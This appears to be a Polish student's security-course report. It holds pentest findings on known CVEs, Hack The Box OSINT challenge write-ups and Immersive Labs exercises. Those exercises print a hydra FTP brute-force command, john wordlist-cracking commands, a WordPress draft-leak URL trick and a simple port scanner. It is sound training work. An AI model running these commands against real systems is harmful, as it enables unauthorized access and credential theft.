Tytuł: Eskalacja uprawnień lokalnych w pkexec z powodu nieprawidłowej obsługi wektora argumentów

Kategoria: CVE-2021-4034

Oszacowana waga: Krytyczne

Lokalizacja: Pole w ciele zapytania do POST /api/v4/monitoring/router/dev/check/deviceAccess

Remediacja: Aktualizacja narzędzia pkexec

W narzędziu pkexec firmy Polkit wykryto lukę umożliwiającą eskalację uprawnień lokalnych. Aplikacja pkexec to narzędzie setuid zaprojektowane, aby umożliwić nieuprzywilejowanym użytkownikom uruchamianie poleceń jako uprzywilejowani użytkownicy zgodnie z predefiniowanymi zasadami. Obecna wersja pkexec nie obsługuje poprawnie zliczania parametrów wywołań i kończy próby wykonania zmiennych środowiskowych jako poleceń. Atakujący może to wykorzystać, tworząc zmienne środowiskowe w taki sposób, aby skłoniły pkexec do wykonania dowolnego kodu. Po pomyślnym wykonaniu atak może spowodować lokalną eskalację uprawnień, nadając użytkownikom nieuprzywilejowanym prawa administracyjne na komputerze docelowym.

Tytuł: Błędne przetwarzanie danych użytkownika przez narzędzie sudo

Kategoria: CVE-2021-3156

Oszacowana waga: Krytyczne

Lokalizacja: Ścieżka /usr/bin/sudo na maszynie ofiary

Remediacja: Aktualizacja narzędzia sudo

Narzędzie sudo niepoprawnie przetwarza dane wejściowe pochodzące od użytkownika, co skutkuje występowaniem błędu przepełnienia bufora na stercie (ang. Heap-based Buffer Overflow). W domyślnej konfiguracji dowolny użytkownik w systemie, posługując się odpowiednio spreparowaną komendą, może dokonać eskalacji uprawnień do poziomu administratora („root”) i w konsekwencji

przejąć kontrolę nad systemem operacyjnym.

Findingi (Hack The Box - Paper)

Tytuł: Nagłówek X-Backend-Server

Kategoria: CVE-16

Oszacowana waga: Informacyjne

Lokalizacja: Nagłówek odpowiedzi żądania HTTP

Remediacja: Wyłączenie nagłówka X-Backend-Server w konfiguracji serwera

Strona internetowa zwraca nagłówek **X-Backend-Server**, który potencjalnie zawiera wewnętrzny/ukryty adres IP lub nazwę hosta. Przez wyświetlanie tej wartości, adwersarz może obejść proxy bezpieczeństwa i uzyskać dostęp do tego hosta bezpośrednio. Aby znaleźć ten nagłówek, użytkownik musi wysłać żądanie na konkretny endpoint i z wykorzystaniem Burpa lub narzędzi deweloperskich przeglądarki dostać się do nagłówków odpowiedzi żądania, tak jak na rysunku 24.

Tytuł: Wordpress - nieuwierzytelny dostęp do prywatnych/draft postów.

Kategoria: CVE-200

Oszacowana waga: Średnie

Lokalizacja: Zapytanie static w Wordpressie w adresie URL

Remediacja: Podniesienie wersji WordPressa do minimum 5.2.4

W Wordpressie w wersji <=5.2.3 możliwe jest podejrzenia bez uwierzytelnienia zawartości związanej z prywatnymi/niedokończonymi postami, gdyż zapytanie **static** jest niepoprawnie przetwarzane. Wystarczy dodać do adresu URL WordPressa zapytanie **?static=1**, tak jak na rysunku 32.

Tytuł: Podniesienie uprawnień wykorzystując metodę polkit_system_bus_name_get_creds_sync()

Kategoria: CVE-2021-3560

Oszacowana waga: Krytyczne

Lokalizacja: PolicyKit

Remediacja: Podniesienie wersji polkit do 0.119

Odkryta w usłudze systemowej polkit siedmioletnia luka LPE (local privilege escalation) może zostać wykorzystana przez złośliwego nieuprzywilejowanego lokalnego atakującego do ominięcia autoryzacji i eskalacji uprawnień do użytkownika root. Luka jest zaskakująco łatwa do wykorzystania. Wystarczy kilka poleceń w terminalu przy użyciu tylko standardowych narzędzi, takich jak bash, kill i dbus-send. Można wykorzystać do tego istniejące skrypty, np. **50011.sh**, którego wywołanie znajduje się na rysunku 42.


Załączniki

Zajęcia nr 2

Hack The Box - Easy Phish


Klienci organizacji ze stroną internetową secure-startup.com od jakiegoś czasu otrzymują bardzo przekonujące maile phishingowe. Celem wywiadu jest odkrycie przyczyny otrzymywania tych maili.

Narzędziem, które udostępnia szeroki wachlarz wyszukiwarek protokołów z jakich korzysta wybrana witryna jest mxtoolbox.com. Podstawowe przeszukanie MX Lookup zwraca informację, że witryna opublikowała rekord DMARC. DMARC jest protokołem uwierzytelniania zaprojektowanym do ochrony domeny email danej organizacji przed wykorzystaniem do spoofingu. Spoofing polega na wysyłaniu maili z podmienionym adresem nadawcy. Nadawcę podmienia się najczęściej w taki sposób, żeby uśpić czujność odbiorcy, który myśli, że otrzymuje email od zaufanego, znanego nadawcy.



Rysunek 45. Przeszukanie MX Lookup

Powyzsza informacja zachęca do wykonania przeszukania DMARC Lookup. W zwróconej informacji widoczne jest, że składnia rekordu jest niepoprawna, a w logu błędu widoczna jest druga część flagi - `_F1ddl3_2_DMARC\`.



Rysunek 46. Przeszukanie DMARC Lookup

Przykładem innego protokołu zabezpieczającego przed phishingiem jest SPF. Jest to protokół uwierzytelniania emaili, który pozwala organizacji wybrać kto ma zezwolenie na wysyłanie emaili na jej domenę. mxtoolbox.com udostępnia przeszukiwanie SPF Record Lookup. W zwróconej informacji ponownie widocz-

ne jest, że składnia rekordu jest niepoprawna, a w logu błędu widoczna jest pierwsza część flagi - HTB\{RIP_SPF_Always_2nd.

The screenshot shows the MX Toolbox interface with the 'SPF Record Lookup' tool selected. The URL 'spfsecure-startup.com' is entered. The results table shows the following SPF record:

Prefix	Type	Value	PrefixDesc	Description	Error
+	a		spf1	The SPF record version	
+	mx			Match if IP has a DNS A record in given domain.	
?	all			Match if IP is one of the MX hosts for given domain name.	
-				Always matches. It goes at the end of your record.	
+	HTB\{RIP_SPF_Always_2nd			Fail	
				Unknown	Syntax Error/Unknown mechanisms are not allowed
				Unknown	Unknown mechanisms are not allowed

Below the table, there's a 'Test' section with several items:

- SPF Syntax Check: Invalid syntax found
- SPF Contains characters after ALL: Items present after 'ALL': These will be ignored.
- SPF Record Published: SPF Record found
- SPF Record Deprecated: No deprecated records found
- SPF Multiple Records: Less than two records found

At the bottom, it says 'Your DNS hosting provider is "GoDaddy" - Need Bulk Dns Provider Data?' and shows a transcript of a GoDaddy support ticket.

Rysunek 47. Przeszukanie SPF Record Lookup

Hack The Box - Infiltration

Celem wywiadu jest znalezienie możliwości włamania się do organizacji Evil Corp LLC poprzez przeszukiwanie informacji na mediach społecznościowych.

Na początek sprawdzono profil firmy na portalu LinkedIn. W opisie widoczna jest flaga, jednak okazała się być nieprawidłowa. Poniżej widoczna jest lista wybranych pracowników.

Informacje
E Corp is the leading global provider of corporate strategy, philanthropy, sustainability, and growth.

Witryna	https://www.e-corp-usa.com/
Branża	Usługi i doradztwo informatyczne
Wielkość firmy	51–200 pracowników
Rodzaj	Spółka prywatna

Pracownicy Evil Corp LLC

- Santa P Claws
IT Administrator at EvilCorp ACT
- Abel Bullock
National Metrics Administrator at Evil Corp LLC
- Adeline Avalos
Chief Response Architect at Evil Corp LLC
- Alia Mccarty
Internal Communications Designer at Evil Corp LLC

Przeglądaj oferty pracy

- Allsafe Cybersecurity
Bezpieczeństwo komputerowe i bezpieczeństwo w sieci
New York, New York
- Evil Corporation
Wydawcy internetowi

Rysunek 48. Profil organizacji Evil Corp LLC na portalu LinkedIn

Ostatnia z pracownic, Alia Mccarty, posiada profil na portalu Twitter. Najnowszy post zawiera fragment sugerujący powiązanie z flagą, jednak nie jest ona kompletna.

Alia Mccarty
0 tweets

Alia Mccarty
@mccarty_allia
Internal Communications Designer at Evil Corp LLC, secret nerd, loves role playing - it's all about communication!
Tłumacz spis
Dolęczyły/a marzec 2019
17 Obserwujących
33 Obserwujących
Nie jest obserwowany przez żadnego z użytkowników, których obserwuje

Tweety **Tweety i odpowiedzi** **Multimedia** **Połączienia**

Alia Mccarty @mccarty_allia · 25 mar '19
What Clas-ERR HTB(s are you?

Może Ci się spodobać

- Juan Urbano Stor...
@jujanusz
Obserwuj
- Scattered Secrets
@scatsecre
Obserwuj
- CMD+CTRL @ Def...
@cmdctrl_defcon
Obserwuj


Najpopularniejsze w Poznaniu

- 1 - Trendy
#natura2022
Tweety: 17,8 tys.
- 2 - Champions League - Trendy
Liverpool
Tweety: 3,2 tys.
- 3 - Moda - Trendy
#MetGala
Tweety: 4,7 tys.
- 4 - Rap - Trendy
Franciszka
Tweety: 3,4 tys.

Rysunek 49. Profil jednej z pracownic Evil Corp LLC na portalu Twitter


Wpisanie w Google frazy *evil corp llc instagram* skutkuje zwróceniem na pierw-

szym miejscu profilu społecznościowego kobiety, która opisuje się jako pracownica organizacji Evil Corp LLC.




Rysunek 50. Wyniki wyszukiwania Google profilu organizacji na serwisie Instagram

Na jednym ze zdjęć widoczna jest firmowa odznaka. Po znacznym przybliżeniu można dostrzec na niej flagę, która tym razem okazała się być poprawna.



Rysunek 51. Zdjęcie na profilu Instagram zawierające odznakę firmową



Rysunek 52. Zbliżenie na odznakę firmową

Hack The Box - Breach

Notka dla prowadzącego - *Challenge Breach* zniknął z bazy HTB. Nie przeszedł on jednak do emerytowanych wyzwań, strona nadal podpowiada go po wpisaniu nazwy w wyszukiwarce i po kliknięciu wysyłany jest GET z id wyzwania, ale strona zwraca 404. Ponieważ nie zrobiliśmy screenshotów robiąc to wyzwanie na zajęciach, poniższy opis jest wypisany z pamięci i notatek.

Uzyskano dostęp do zaszyfrowanego pliku .docx jednej z organizacji. Celem

wyzwania jest odczytanie zawartości pliku z wykorzystaniem niedawno wyciekłych, prywatnych danych organizacji.

Po sprawdzeniu metadanych pliku odkryto autora. Informacje o tym samym autorze znajdują się w pliku zawierającym dane organizacji z wycieku. Najbardziej istotnym elementem wpisu jest hasło Love!July2018. Nie pasuje ono jednak do zaszyfrowanego pliku. Widoczny jest w nim jednak wzorzec, dlatego po dostosowaniu wzorca do daty utworzenia pliku udaje się odczytać zawartość. Ostatnim elementem było odszyfrowanie zawartości w base64, aby uzyskać flagę.

Zajęcia nr 3

enum_port.py - skanowanie portów napisane w języku Python, rozwiązanie zadania z zajęć nr 3

```
1 import sys
2 import socket
3 from datetime import datetime
4
5
6 # Cel
7 if len(sys.argv) == 2:
8
9     # translate hostname to IPv4
10    target = socket.gethostbyname(sys.argv[1])
11 else:
12     print("Invalid amount of Argument")
13
14 # Banner
15 print("-" * 50)
16 print("Scanning Target: " + target)
17 print("Scanning started at:" + str(datetime.now()))
18 print("-" * 50)
19
20 try:
21
22     # skan portow od 1 do 65 535
23     for port in range(1, 65535):
24         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
25         socket.setdefaulttimeout(1)
26
27         # returns an error indicator
28         result = s.connect_ex((target, port))
```

```


29         if result == 0:
30             print("Port {} is open".format(port))
31             s.close()
32
33     except KeyboardInterrupt:
34         print("\n Exiting Program !!!!")
35         sys.exit()
36     except socket.gaierror:
37         print("\n Hostname Could Not Be Resolved !!!!")
38         sys.exit()
39     except socket.error:
40         print("\ Server not responding !!!!")
41         sys.exit()

```

Zajęcia nr 4

Immersive Labs: Hydra: Brute Force


Z wykorzystaniem narzędzia **hydra** komendą **hydra -l jimmy -P /usr/share/wordlists/metasploit/password.lst -vV 10.102.0.62 ftp -t 32** następuje metodą słownikową odgadywanie hasła konkretnego użytkownika podając na wejściu bazę słów.




Rysunek 53. Zdobycie hasła użytkownika jimmy

Immersive Labs: John The Ripper oraz Password Hashes 2


W celu złamania haseł wykorzystuje się atak słownikowy oraz podaje się metody enkodowania hasła. Służy do tego komenda **john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-<typ_hashowania> <nazwa_pliku>**.




Rysunek 54. Złamanie hasła zakodowane algorytmem MD5




Rysunek 55. Złamanie hasła zakodowane algorytmem SHA1



Rysunek 56. Złamanie hasła zakodowane algorytmem SHA256



Rysunek 57. Złamanie hasła zakodowane algorytmem SHA512



Rysunek 58. Złamanie kilku haseł jednocześnie bez podania algorytmu kryptograficznego w poleceniu

Immersive Labs - Mimikatz Chrome Passwords

Do znalezienia wartości `creation_utc` w tabeli Cookies oraz nazwy użytkownika na Instagramie należy wykonać zapytania SQL.


The SQLite query in the DB Browser is: `SELECT * FROM cookies WHERE name='ab';`

Question 1 of 5: Open the 'Cookies' file in the DB Browser. What is the 'creation_utc' for the record with the name 'ab'?
Answer: 13199804626145200

Question 2 of 5: View the 'Login Data' file in DB Browser. What is Dade's Instagram username?
Answer: (empty)

